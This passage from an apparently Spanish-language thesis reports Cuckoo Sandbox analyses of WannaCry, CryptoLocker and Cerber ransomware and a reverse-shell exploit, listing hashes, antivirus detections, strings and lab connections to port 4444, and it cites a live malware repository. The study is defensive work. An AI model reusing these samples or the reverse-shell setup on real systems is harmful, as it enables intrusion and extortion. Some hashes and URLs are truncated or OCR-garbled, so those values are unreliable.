
Fuente: elaboración propia.

En las gráficas 122 y 123, se muestra la nota del rescate que dice: los archivos más importantes fueron encriptados, y para descryptarlos de forma rápida y segura, se tiene que pagar la cantidad de 300 dólares en bitcoins para lograr obtener una clave y poner en el descifrador con el nombre @WanaDecryptor@.exe.

Gráfico 122. Mensaje del *malware*

Fuente: elaboración propia.

Gráfico 123. Dirección del descifrador



Fuente: elaboración propia.

En la gráfica número 124, se muestra el uso de la criptografía RSA utilizada en el *ransomware* WannaCry.

En la gráfica número 129, se muestra los archivos eliminados en la carpeta temporal y documentos y, también, se muestra que son archivos cifrados con extensiones “wncryt” que fueron borrados por el *software* malicioso, también, se logra ver el tipo de archivo y el tamaño, además, incluye el cálculo de comprobación con MD5, SHA1 y SHA256.

Gráfico 129. Eliminación de archivos

Name	6cd746438847ee3a_323.WNCRYT
Filepath	C:\Users\cristian\AppData\Local\Temp\323.WNCRYT
Size	1.1KB
Type	data
MD5	7584a87738bc9c4dd4e147a53281f392
SHA1	3d732787989d2a3df81c32840b1a1d97ff4a5feb
SHA256	6cd746438847ee3aba83bed30880241e34ab5e0f165f7cb0928b52de1e165d5d
CRC32	7301827f
ssdeep	none
Yara	None matched

Fuente: elaboración propia.

En la gráfica número 130, se muestran los procesos de memoria que utiliza el programa *taskd.exe* al cual, se le cataloga como *malware* y es un hilo de procesos, que se ejecuta varias veces para evitar ser eliminado y continuar con el proceso de encriptación de los datos.

Gráfico 130. Procesos de memoria

Process Memory
Process memory dump for taskd.exe (PID 1212, dump 1)
Process memory dump for taskd.exe (PID 5412, dump 1)
Process memory dump for taskd.exe (PID 5824, dump 1)
Process memory dump for taskd.exe (PID 6732, dump 1)

Fuente: elaboración propia.

Resultado del *ransomware* CryptoLocker

En las gráficas desde la 131 hasta la 133, se muestra la información del tamaño, el tipo de datos y la suma de comprobación del archivo, así como también, se logra

apreciar la información de la hora y fecha de ejecución y las firmas que reconocen al archivo como un *software* malicioso.

Gráfico 131. Información básica



File 1002.exe	
Summary	
Size	251.0KB
Type	PE32 executable (GUI) Intel 80386 Mono/Net assembly for MS Windows
MD5	829dde7815c32d7d77db128665390dab
SHA1	a4385832872a2ee7629c53bda54867e682288ef8
SHA256	5291232b297dfcd56f88b020ec7b896728f139b90ce77a033d4f64c85e06cd53
SHA512	Show SHA512
CRC32	(1AAA00)
asdeep	None

Fuente: elaboración propia.


Gráfico 132. Información de ejecución del *malware*



Information on Execution					
Analysis					
Category	Started	Completed	Duration	Routing	Logs
FILE	Nov. 2, 2022, 2:18 p.m.	Nov. 2, 2022, 2:20 p.m.	132 seconds	none	Show Analyzer Log Show Cuckoo Log

Fuente: elaboración propia.

Gráfico 133. Firmas de reconocimiento del *malware*



Signatures
The binary likely contains encrypted or compressed data indicative of a packer (2 events)
File has been identified by 59 AntiVirus engines on VirusTotal as malicious (50 out of 59 events)

Fuente: elaboración propia.

En la gráfica número 134, se observa que varios antivirus lo reconocen como *malware* entre los cuales, se encuentra *Cynet* que lo califica como muy malicioso, así como también, el antivirus *ALYac* que lo reconoce como *Tojan.Ransom.CryptoLocker.C* así como otros antivirus lo catalogan como un *software* peligroso para ser ejecutado en un entorno de producción.

Gráfico 134. Antivirus Virus Total

File has been identified by 59 AntiVirus engines on VirusTotal as malicious (50 out of 59 events)	
Bkav	W32.AIDetectNet.Q1
Lionic	Trojan.Win32.Blocker.fc
Elastic	malicious (high confidence)
Cynet	Malicious (score: 100)
ALYac	Trojan.Ransom.CryptoLocker.C

Fuente: elaboración propia.

En la gráfica número 135, se observan las cadenas encontradas durante el proceso de ejecución del *malware* en las cuales, se observa el uso del sistema, contenedores, y también, el uso de la criptografía AES, RSA y SHA1 para cifrar los datos.

Gráfico 135. Cadena de datos encontrada

```
System
PictureBox
Thread
ThreadStart
CryptoStream
System.Security.Cryptography
Stream
ICryptoTransform
CryptoStreamMode
AesManaged
StreamWriter
Container
String
Random
AesCryptoServiceProvider
RSACryptoServiceProvider
BinaryReader
SHA1CryptoServiceProvider
StreamReader
Control
get_Controls
ControlCollection
set_Name
set_TabIndex
Process
set_Visible
set_AutoSize
get_White
MessageBox
DialogResult
MessageBoxButtons
MessageBoxIcon
```

Fuente: elaboración propia.

En la gráfica número 136, se logra apreciar el comportamiento del *malware* en el cual, se observa los cambios de permisos durante los procesos de ejecución para realizar modificaciones en diferentes direcciones del sistema.

Gráfico 136. Comportamiento del *ransomware* *CryptoLocker*

Time & API	Arguments	Status	Return	Repeat
WProtectVirtualMemory Nov 2, 2022, 2:11 p.m.	process_id: 8896 stack_size: 0 stack_offset: 0 heap_size: 0 length: 4096 protection: 4 (PAGE_READWRITE) base_address: 0000077F:00000000 process_handle: 0xffffffff	1	0	0

Fuente: elaboración propia.

Resultado del *ransomware* Cerber

En la gráfica número 137, se observa el resultado de la ejecución del *ransomware* Cerber en el cual, se muestra que los archivos están cifrados y entre los cambios más notorios, se indica el cambio del fondo de pantalla que menciona que los documentos del sistema han sido cifrados, así como también, las fotos y las bases de datos y entre otros archivos importantes y para lograr descifrar los datos, se necesita de una llave para lo cual, se tiene que ingresar a la dirección URL, que se indica para realizar el pago y obtener el código para descifrar la información.


Gráfico 137. Ejecución del *ransomware*

Fuente: elaboración propia.

En las gráficas desde la 138 hasta la 141, se muestra los datos obtenidos durante el proceso de ejecución del *malware*, para lo cual, se aprecia que es un archivo

ejecutable para el sistema operativo de Windows y tiene un peso de 604.5 KB, además, se muestra la suma de comprobación de los archivos en formato MD5, SHA1 y SHA256, la calificación que le da la *sandbox* al *software* ejecutado, la fecha de ejecución y las firmas que reconocen al archivo como malicioso.

Gráfico 138. Datos básicos del *ransomware*




File cerber.exe

Summary	
Size	604.5KB
Type	PE32 executable (GUI) Intel 80386, for MS Windows
MD5	8b6bc16fd137c89a88b02bbe1bb7d678
SHA1	c69aef6c6f889c01db92ca658fcf1b643391a2b7
SHA256	e67834d1e8b38ec5864cfa101b140aeaba8f1900a6
SHA512	show SHA512
CRC32	ED332867
ssdeep	None

Fuente: elaboración propia.

Gráfico 139. Calificación del *malware*



Fuente: elaboración propia.

Gráfico 140. Fechas de ejecución del *malware*



Information on Execution

Analysis					
Category	Started	Completed	Duration	Routing	Logs
FILE	Nov. 2, 2022, 2:35 p.m.	Nov. 2, 2022, 2:40 p.m.	330 seconds	none	Show Analyst Log Show Cuckoo Log

Fuente: elaboración propia.


Gráfico 141. Firmas que reconocen al archivo como *malware*



Fuente: elaboración propia.

En la gráfica número 142, se muestra un texto que menciona el uso del *ransomware* Cerber para cifrar los archivos y para recuperar los datos, se necesita instalar el navegador Tor para ingresar a la URL, que se indica y obtener un descifrador con el cual, se logre descifrar la información y para realizar este proceso, se tiene un tiempo limitado.

Gráfico 142. Nota de rescate del *ransomware* Cerber



Fuente: elaboración propia.

En la gráfica número 143, se muestra otro hallazgo acerca de sobreescritura de archivos para cifrar la información, así como también, el uso de diferentes direcciones del disco para encontrar archivos y cifrarlos.

Gráfico 143. sobreescritura de archivos



Fuente: elaboración propia.

En la gráfica número 144, se muestra el uso de Virus Total para observar que varios antivirus ya reconocen al archivo como *malware* y que incluso *ClamAV* lo registra como *Win.Ransomware.Cerber* al igual que *CAT-QuickHeal* lo inspecciona como un *software* malicioso.

Gráfico 144. Antivirus de Virus Total

File has been identified by 63 AntiVirus engines on VirusTotal as malicious (50 out of 63 events)	
Skav	Win32.A/Detect.malware2
Lionic	Trojan.Win32.Generic.4!c
Elastic	malicious (high confidence)
MicroWorld-eScan	Trojan.Ransom.Kryptik.A
ClamAV	Win.Ransomware.Cerber-6922156-0
FireEye	Generic.mg.8b6bc16fd137cd9a
CAT-QuickHeal	Ransom.Cerber.A4

Fuente: elaboración propia.

En la gráfica número 145, se muestran los archivos eliminados en la carpeta temporal y en la carpeta documentos, así como también, el peso, el número de proceso, la suma de comprobación y el tipo de archivo.

Gráfico 145. Archivos eliminados

Name	a18aac7fbc5b0411_tmp5e78.bmp
Filepath	C:\Users\cristian\AppData\Local\Temp\5mp5E78.bmp
Size	3.0MB
Processes	50/6 (cerber.exe)
Type	PC bitmap, Windows 3.x format, 1924 x 768 x 32, image size 3145728, cbSize 3145780, bits offset 54
MD5	3c301d43f9920e334f68fa31ef163bc7
SHA1	d19c11c4aabd973eab7f8cd4a09687812fecf62d
SHA256	a18aac7fbc5b041d7c6856f130af1bd7b1993cf3a1281ab627f0a7adb943f7a
CRC32	A3C45350
ssdeep	None
Yara	None matched
VirusTotal	Search for analysis

Fuente: elaboración propia.

Resultado del *exploit* con *shell* reversa

En la gráfica número 146, se aprecia la ejecución del *exploit* en la carpeta temporal de la máquina virtual invitada con Windows 10.

Gráfico 146. Ejecución del exploit

```

C:\Python27\python.exe
72.168.56.10 - - [02/Nov/2022 18:19:53] "POST /RPC2 HTTP/1.1" 200 -
022-11-02 18:19:51,807 [analyzer] DEBUG: Starting analyzer from: C:\t
022-11-02 18:19:51,807 [analyzer] DEBUG: Pipe server name: \\??\PIPE\
022-11-02 18:19:51,807 [analyzer] DEBUG: Log pipe server name: \\??\PI
022-11-02 18:19:51,807 [analyzer] DEBUG: No analysis package specific
022-11-02 18:19:51,807 [analyzer] INFO: Automatically selected analy
022-11-02 18:19:51,257 [analyzer] DEBUG: Started auxiliary module Dbg
022-11-02 18:19:51,617 [analyzer] DEBUG: Started auxiliary module Dis
72.168.56.10 - - [02/Nov/2022 18:19:51] "POST /RPC2 HTTP/1.1" 200 -
022-11-02 18:19:51,851 [analyzer] DEBUG: Loaded monitor into process
022-11-02 18:19:51,851 [analyzer] DEBUG: Started auxiliary module Du
022-11-02 18:19:51,851 [analyzer] DEBUG: Started auxiliary module Hu
022-11-02 18:19:52,039 [modules.auxiliary.installcert] INFO: Successf
022-11-02 18:19:52,039 [analyzer] DEBUG: Started auxiliary module Ins
022-11-02 18:19:52,039 [analyzer] DEBUG: Started auxiliary module Re
022-11-02 18:19:52,101 [analyzer] DEBUG: Started auxiliary module Rev
022-11-02 18:19:52,101 [analyzer] DEBUG: Started auxiliary module Scr
022-11-02 18:19:52,101 [analyzer] DEBUG: Started auxiliary module Loc
022-11-02 18:19:52,273 [lib.api.process] INFO: Successfully executed
c:\local\temp\juego.exe' with arguments '' and pid 8412
022-11-02 18:19:52,414 [analyzer] DEBUG: Loaded monitor into process
72.168.56.10 - - [02/Nov/2022 18:19:52] "POST /RPC2 HTTP/1.1" 200 -

```

Fuente: elaboración propia.

En las gráficas desde la 147 hasta la 149, se observan los datos básicos obtenidos del *software* malicioso como el peso, la suma de comprobación, el tipo de archivo, fechas de ejecución y firmas que reconocen al archivo como *malware*.

Gráfico 147. Datos básicos

File juego.exe	
Summary	
Size	72.1KB
Type	PE32 executable (GUI) Intel 80386, for MS Windows
MD5	ad9dae1da2d31afdc7eff418aa812128
SHA1	e0aba0b0c576a73192e2506c902feb0af7e3d110
SHA256	0393ba449e2a72ab3dc69c6bdc939611101e6fddc1
SHA512	Show SHA512
CRC32	CA1B8B8E
ssdeep	None

Fuente: elaboración propia.

Gráfico 148. Información de tiempo de ejecución

Information on Execution					
Analysis					
Category	Started	Completed	Duration	Routing	Logs
FILE	Nov. 2, 2022, 6:19 p.m.	Nov. 2, 2022, 6:22 p.m.	130 seconds	none	Show Analyzer Log Show Cuckoo Log

Fuente: elaboración propia.

En la gráfica número 152, se indica el uso de Virus Total y observar que los antivirus lo detectan como *malware* y en muchos de los casos ya existen antivirus que lo detectan como un troyano para obtener una *shell* como es el caso del antivirus *AhnLab-V3* y, también, se lo cataloga como un *software* de alto riesgo.

Gráfico 152. Antivirus de Virus Total

Arcis (Static ML)	Suspicious	Ad-Aware	Trojan-Crypt2.Gen
AhnLab-V3	Trojan/Win32-Shell.R1383	Alibaba	Trojan-Spy/32-CobaltStrike.N63b
ALYac	Trojan-Crypt2.Gen	Avast	Trojan-Crypt2.Gen
Avast	Win32-Shellach [Win]	AVG	Win32-Shellach [Win]
Avira (no cloud)	Trojan-Patched-Gen2	BkDefender	Trojan-Crypt2.Gen
BkDefender/Trust	Gen.ML.Detect/34754.sch@eGens/West	BitDefender	Win32-Fam/SIT-Ransom/Hits-Trojan
Comodo	Trojan/Win32-Ransom.A@4jendg	CrowdStrike Falcon	Win32/Fam/SIT-Ransom/Hits-Trojan
Cybereason	Malicious.sch231	Cylance	Unsure
Cynet	Malicious (score: 95)	Cyren	W32-Servat.A
Elastic	Windows.Trojan.Malware	Emmett	Trojan-Crypt2.Gen.B3
eScan	Trojan-Crypt2.Gen	ESSET-NOD32	A Variant Of Win32-Ransom.AA
F-Secure	Trojan.Trojan-Patched-Gen2	Foxit	Mal-Trojan/RTN
GData	Win32.Trojan.PSE-1000V2	Google	Detected

Fuente: elaboración propia.

En la gráfica número 153, se muestra el comportamiento del *software* malicioso en la cual, se observa varios intentos de conexión hacia la dirección IP a la que, se conecta y, también, se observa el puerto, por el cual, realiza la comunicación remota.

Gráfico 153. Comportamiento del *software* no confiable

connect	ip address: 192.168.56.20 socket: 312 port: 4444
connect	ip address: 192.168.56.20 socket: 312 port: 4444
connect	ip address: 192.168.56.20 socket: 312 port: 4444
connect	ip address: 192.168.56.20 socket: 312 port: 4444
connect	ip address: 192.168.56.20 socket: 312 port: 4444

Fuente: elaboración propia.

En las gráficas mostradas anteriormente, se logró apreciar todos los hallazgos encontrados de la ejecución de cuatro diferentes *ransomware* y un *exploit* para obtener una *shell* reversa dentro de un *sandbox* y entre las cuales, se logró apreciar información que es de importancia para la investigación del *malware* debido, a que

se indican datos básicos de ejecución, comportamiento del *malware*, archivos eliminados, procesos ejecutados, conexiones remotas y librerías utilizadas que dan indicio sobre las acciones maliciosas del *software* no confiable y en el cuadro número 6, se procede a indicar los descubrimientos más relevantes.

Cuadro 6. Resultados encontrados del *ransomware* y *shell* reversa

Descripción	Petya	WannaCry	CryptoLocker	Cerber	<i>Shell</i> Reversa
Cifrar archivos	Si	Si	Si	Si	No
Cambios de permisos en la memoria	Si	Si	Si	Si	No
Recolección de cadena de datos.	Si	Si	Si	No	Si
Reconocimiento de firmas	Si	Si	Si	Si	Si
Uso de Virus Total	Si	Si	Si	Si	Si
Recursos utilizados	Shell32.dll Rpcrt4.dll Shlwapi.dll	Símbolo del sistema	AES, RSA, SHA1	Sobreescritura y criptografía	Wsock32.dll
Calificación de riesgo	Alto	Alto	Alto	Alto	Alto

Fuente: elaboración propia.

CONCLUSIONES

- La fundamentación teórica acerca de las herramientas *sandbox*, evidencia como el aislamiento de procesos asegura la ejecución del *software* dentro de un espacio de memoria libre para su funcionamiento, para ello las *sandbox* brindan la oportunidad de correr *malware* con la finalidad de mitigar los riesgos al utilizar un entorno controlado.
- El diagnóstico del uso de herramientas *sandbox* a través de la encuesta dio como resultado que, la mayoría de los encuestados realizan raramente o nunca el análisis de archivos no confiables dentro de herramientas *sandbox*, y que un bajo porcentaje realiza de manera frecuente el monitoreo de *malware* al utilizar tecnologías de aislamiento de procesos.
- La implementación de cuckoo *sandbox* dentro del hipervisor de VMware aportó con la ejecución de diferentes aplicaciones de *software* malicioso en una máquina virtual invitada, para apreciar los sucesos generados por el *malware* y así obtener la realización de varias pruebas de inyección de *software* y determinar el alcance de infección del código.
- La verificación del funcionamiento de la herramienta *sandbox* de cuckoo para monitorear *malware* en tiempo real, dio como resultado información relevante sobre fechas de ejecución, firmas de reconocimiento del *software* malicioso, diagnóstico del *malware* con reglas yara, comportamiento del código y archivos modificados, que son datos de utilidad para generar una documentación válida sobre la ejecución del *software* dañino.

RECOMENDACIONES

- Se recomienda a las organizaciones públicas y privadas mantener un control de estándares de seguridad para el monitoreo de procesos que logran generar brechas de seguridad a través de la ejecución de algún tipo de *software* no confiable en recursos tecnológicos que sean de vital importancia para la empresa.
- De igual manera, de acuerdo con los datos obtenidos de la encuesta, se recomienda socializar dentro de las organizaciones temas sobre el uso y configuración de tecnologías *sandbox* en ambientes controlados para monitorear archivos no confiables.
- Así también, se recomienda la utilización de cuckoo *sandbox* debido a que permite la ejecución de código no confiable en tiempo real en una red segura, además, permite contener el *malware* dentro de un entorno controlado al utilizar el aislamiento de procesos para prevenir fallos en los sistemas.
- Para finalizar, la realización de pruebas sobre algún *software* sospechoso logra prevenir vulnerabilidades dentro de la organización, por ello, se recomienda generar una red en la cual, se encuentren recursos tecnológicos destinados a ser objetos de prueba para la inyección de código y así lograr obtener información sobre el *software* que va a utilizar.

BIBLIOGRAFÍA

Acevedo Jiménez, D. E. (2022). *Implementación de una plataforma de análisis de malware con la herramienta Cuckoo Sandbox para un Security Operations Center Genérico*. [BachelorThesis, Quito: EPN, 2022.]. [http:// bib dig ita l.e pn.edu.ec/handle/15000/22787](http://bib.digita.l.e pn.edu.ec/handle/15000/22787)

Amminabhavi, R. (2019, enero 22). *Python reverse shell Medium*. [https://m ed iu m.com/@rietesh/python-reverse-shell-hack-your-neighbours-552561336ca8](https://medium.com/@rietesh/python-reverse-shell-hack-your-neighbours-552561336ca8)

Arroba Flores, F. L. (2021). *Estándares de seguridad en el ciclo de vida de aplicaciones usando contenedores* [MasterThesis, Pontificia Universidad Católica del Ecuador]. [https:// rep osi to ri o. p uc es a.e du. e c/h an dl e/ 12 3456789/3302](https://repositorio.pucesa.edu.ec/handle/123456789/3302)

Atlassian. (2022a). *Kanban frente a scrum*. Atlassian. [https://w ww. a tl ass ia n.c o m/es/agile/kanban/kanban-vs-scrum](https://www.atlassian.com/es/agile/kanban/kanban-vs-scrum)

Atlassian. (2022b). *Kanban: Una breve introducción*. Atlassian. [https://w ww. a tl as sian.com/es/agile/kanban](https://www.atlassian.com/es/agile/kanban)

Atlassian. (2022c). *Qué es Trello: Descubre sus funciones, usos y todo lo que ofrece | Trello*. <https://trello.com/es/tour>

Atlassian. (2022d). *¿Qué es un tablero kanban?* Atlassian. <https://www.atlassian.com/es/agile/kanban/boards>

Aver, H. (2021, octubre 15). *71 vulnerabilidades de Windows*. <https://www.kaspersky.es/blog/october-patch-tuesday-vulnerabilities/26225/>

Bárcenas Godínez, A. (2016). *Repositorio de Tesis DGBSDI: Análisis de malware con Cuckoo Sandbox*. https://ruidobuna.mx/handle/DGB_UNAM/TES01000750494

Bazante Veloz, F. D. (2019). *Análisis de correlación automática para detección de ataques ransomware en ambiente de pruebas* [BachelorThesis, Quito, 2019.]. <http://bibdigital.epn.edu.ec/handle/15000/20121>

Belcic, I. (2022, marzo 15). *La guía esencial del malware: Detección, prevención y eliminación*. La guía esencial del malware: detección, prevención y eliminación. <https://www.avast.com/es-es/c-malware>

Cuckoo Sandbox. (2019, junio 19). *Cuckoo Sandbox—Automated Malware Analysis*. <https://cuckoosandbox.org/>

Cuckoo Sandbox. (2020). *Cuckoo Sandbox Book*.

Deimos. (2021, abril 21). *Descubre todas las ventajas y desventajas de Windows 10*. ComoFriki. <https://comofriki.com/ventajas-de-windows-10/>

Díaz Lopez, D. O., Useche, D. E., & Sepúlveda, D. (s. f.). *Cuckoo + ML*. Recuperado 29 de marzo de 2023, de <https://repository.urosario.edu.co/items/79c66dd7-bbf3-4830-8645-b8d77ba180ae>

Editorial Etecé. (2021, julio 16). Sistema Operativo—Concepto, usos, tipos, funciones y ejemplos. *Concepto*. <https://concepto.de/sistema-operativo/>

Fernández-García, P., Vallejo-Seco, G., Livacic-Rojas, P. E., & Tuero-Herrero, E. (2014). *Validez Estructurada para una investigación cuasi-experimental de calidad: Se cumplen 50 años de la presentación en sociedad de los diseños cuasi-experimentales*. *Anales de Psicología*, 30(2), Article 2. <https://doi.org/10.6018/analesps.30.2.166911>

Fortinet. (2022, agosto 18). *Fortinet registró 137 mil millones de intentos de ciberataques en América Latina en la primera mitad del año*. Fortinet. <https://www.fortinet.com/lat/corporate/about-us/newsroom/press-releases/2022/fortinet-registro-137-mil-millones-de-intentos-de-ciberataques-e.html?s=08>

George Varela, A. O., & González Tamayo, J. C. (2012). *Aislamiento de procesos en la obtención de puntos calculados del SCADA UX* [Bachelor Thesis, Universidad de las Ciencias Informáticas]. https://repositorio.uci.edu/handle/ident/TD_05603_12

Global Risks Report. (2022, enero 11). *Global Risks Report 2022*. World Economic Forum. <https://www.weforum.org/reports/global-risks-report-2022/>

Grupo Garatu. (2017, diciembre 14). *Virtualización en la empresa, necesidad de nuevas tecnologías* Grupo Garatu. Grupo Garatu. <https://grupogaratu.com/virtualizacion-la-empresa/>

Howard, W., & Shagun, S. (2016). *Diseño y métodos cuasiexperimentales*. UNICEF-IRC. <https://www.unicef-irc.org/publications/817-diseño-y-métodos-cuasiexperimentales.html>

Iswkanban. (2015, noviembre 25). Ventajas y desventajas. *Kanban*. <https://iswkanban.wordpress.com/ventajas-y-desventajas/>

Jamalpur, S., Navya, Y. S., Raja, P., Tagore, G., & Rao, G. R. K. (2018). Dynamic Malware Analysis Using Cuckoo Sandbox. *2018 Second International Conference on Inventive Communication and Computational Technologies (ICICCT)*, 1056-1060. <https://doi.org/10.1109/ICICCT.2018.8473346>

JMGAdmin. (2017, julio 27). *Ventajas y desventajas de la virtualización de servidores VMware*. JMG Virtual Consulting. <https://www.jmgvirtualconsulting.com/vmware-vsphere/ventajas-desventajas-virtualizacion-servidores-vmware/>

Jumbo Tene, T. M. (2017). *Metodología para el análisis de malware en un ambiente controlado* [BachelorThesis]. [Ht tp :/ /d sp ac e. up s. ed u. ec /h an d le/1 23 456789/14202](https://dspace.ups.edu/handle/123456789/14202)

KeepCoding, R. (2022a, agosto 8). *Historia del malware* | KeepCoding Tech School. <https://keepcoding.io/blog/historia-del-malware/>

KeepCoding, R. (2022b, agosto 9). *¿Cuál fue el primer malware?* | KeepCoding Tech School. <https://keepcoding.io/blog/cual-fue-el-primer-malware/>

KeepCoding, R. (2022c, septiembre 5). *¿Cómo usar Cuckoo Sandbox?* | KeepCoding Tech School. [htt ps :/ /k ee pc od ing.io/blog/como-usar-cuckoo-sandbox/](https://keepcoding.io/blog/como-usar-cuckoo-sandbox/)

KeepCoding, R. (2022d, septiembre 5). *¿Qué es Cuckoo Sandbox?* | KeepCoding Tech School. <https://keepcoding.io/blog/que-es-cuckoo-sandbox/>

KeepCoding, R. (2022e, septiembre 9). *¿Qué es VirusTotal?* | KeepCoding Tech School. <https://keepcoding.io/blog/que-es-virustotal/>

Lagua Gavilanes, A. S. (2021). *Herramientas data loss prevention (dlp) open source, para la seguridad de la información* [MasterThesis, Pontificia Universidad Católica del Ecuador]. [https ://r ep os it or io. Pu ce s a.e du .e c/h an dl e/ 1 23456789/3121](https://repositorio.io.uce.edu/handle/123456789/3121)

Latto, N. (2021, agosto 5). *¿Qué es WannaCry? ¿Qué es WannaCry?* <https://www.avast.com/es-es/c-wannacry>

Mills, A., & Legg, P. (2021). Investigating Anti-Evasion Malware Triggers Using Automated Sandbox Reconfiguration Techniques. *Journal of Cybersecurity and Privacy*, 1(1), Article 1. <https://doi.org/10.3390/jcp1010003>

Neil, F. (2021, mayo 26). *Cuckoo Sandbox Overview*. <https://www.varonis.com/blog/cuckoo-sandbox>

Quezada Haro, J. F. (2017). *Propuesta de implementación de un ambiente dinámico de malware basado en Cuckoo Sandbox para la red local del edificio de la FIE-ESPOCH*. [BachelorThesis, Escuela Superior Politécnica de Chimborazo]. <http://dspace.esPOCH.edu.ec/handle/123456789/6848>

Ramírez, I. (2016, julio 25). *Máquinas virtuales: Qué son, cómo funcionan y cómo utilizarlas*. Xataka. <https://www.xataka.com/especiales/maquinas-virtuales-que-son-como-funcionan-y-como-utilizarlas>

Redhat. (2018, marzo 2). *¿Qué es la virtualización?* <https://www.redhat.com/en/topics/virtualization/what-is-virtualization>

Rivera-Guevara, R. P. (2018). *Detección y Clasificación de Malware con el Sistema de Análisis de Malware Cuckoo* [MasterThesis]. <https://repositorio.unir.net/handle/123456789/7444>

Romero, M. S. (2019, noviembre 16). *¿Qué es Sandbox y en qué consiste?* ComputerHoy. <https://computerhoy.com/reportajes/tecnologia/que-es-sandbox-529177>

Ruiz Rodríguez, P. (2019). *Análisis de técnicas de aislamiento de procesos (Sandbox) en Linux*. <https://idus.us.es/handle/11441/101511>

SecureList Kaspersky. (2021, abril 30). *Ransomware en cifras: Reevaluación del impacto global de esta amenaza*. <https://securelist.lat/ransomware-by-the-numbers-reassessing-the-threats-global-impact/93569/>

Tearrek. (2022, febrero 1). *Ubuntu16.04 installing cuckoo sandbox under*. <http://programming.vip/docs/ubuntu16.04-installing-cuckoo-sandbox-under.html>

UtopianKnight. (2022, junio 11). *Cuckoo Installation on Ubuntu 20*. Utopian Knight - Welcome to «The Real World». <https://utopianknight.com/malware/cuckoo-installation-on-ubuntu-20/>

Váldez, W. (2022, mayo 12). *¿Qué es Windows 10?» Su Definición y Significado 2022*. Concepto de - Definición de. <https://conceptodefinicion.de/windows-10/>

- Veloz Bazante, F. D., López Barona, L. I., Caraguay Valdivieso, Á. L., & Álvarez Hernández, M. B. (2019, abril). *Indicadores para la detección de ataques ransomware—ProQuest*. <http://www.proquest.com/openview/841a93ba3c3df451268e843ef187b70/1/pdf?pq-origsite=gscholar&cbl=1006393>
- Vidal, B. (2022, abril 29). *¿Qué es Ubuntu? Una guía rápida para principiantes*. Tutoriales Hostinger. <https://www.hostinger.es/tutoriales/que-es-ubuntu>
- Vinaypamnani-msft. (2022, octubre 27). *Espacio aislado de Windows—Windows security*. <https://learn.microsoft.com/es-es/windows/security/threat-protection/windows-sandbox/windows-sandbox-overview>
- VISUS, A. (2020, octubre). *¿Para qué sirve Python? Razones para utilizarlo | ESIC*. <https://www.esic.edu/rethink/tecnologia/para-que-sirve-python>
- Vmware. (2022). *What is a Hypervisor? | VMware Glossary*. VMware. <https://www.vmware.com/latam/topics/glossary/content/hypervisor.html>
- Yuval, N., Lahad, L., & 5fingers. (2015). *TheZoo/malware/Binaries at master ytisf/theZoo*. GitHub. <https://github.com/ytisf/theZoo>

ANEXOS

Anexo 1. Encuesta sobre el uso de tecnologías *sandbox*.

Encuesta sobre el uso de tecnologías *sandbox*

Diagnosticar
la situación actual del uso de herramientas *sandbox* en ambiente controlado

crislianpillajo1999@gmail.com [Cambiar cuenta](#)

*Obligatorio

Correo electrónico *

Tu dirección de correo electrónico

Nombres y Apellidos *

Tu respuesta

Organización *

Tu respuesta

Área laboral. *

- ☐ Tecnologías de la información.
- ☐ Seguridad Informática
- ☐ Docencia en la rama de la informática
- ☐ Sistemas informáticos
- ☐ Otros: _____

¿Conoce el término *sandbox* o caja de arena? *

- ☐ Si
- ☐ No

Sandbox en la informática

Es una caja de arena que sirve para analizar software no confiable

¿Le parece de utilidad implementar un software de este tipo dentro de su organización?

- ☐ Muy útil
- ☐ Útil
- ☐ Neutro
- ☐ Poco útil
- ☐ No útil

¿En su organización actual utilizan tecnologías sandbox para el análisis del malware en entornos controlados?

- ☐ Si
- ☐ No

¿Con que frecuencia realiza un monitoreo de malware a través de una sandbox?

- ☐ Muy frecuentemente
- ☐ Frecuentemente
- ☐ Ocasionalmente
- ☐ Raramente
- ☐ Nunca

¿Le parece de utilidad la configuración y uso de una sandbox dentro la organización?

- ☐ Muy útil
- ☐ Útil
- ☐ Neutro
- ☐ Poco útil
- ☐ No útil

¿Qué importancia merece la utilización de recursos tecnológicos para el análisis de malware en entornos controlados?

¿Qué importancia merece la utilización de recursos tecnológicos para el análisis de malware en entornos controlados?

- ☐ Totalmente de acuerdo
- ☐ De acuerdo
- ☐ Ni de acuerdo, ni en desacuerdo
- ☐ En desacuerdo
- ☐ Totalmente desacuerdo

¿Qué importancia merece la utilización de recursos tecnológicos para el análisis de malware en entornos controlados?

¿Qué probabilidad existe de que usted recomiende el uso de una sandbox? *

- ☐ Muy probable
- ☐ Probable
- ☐ Ocasionalmente probable
- ☐ No es probable

Atrás

Enviar

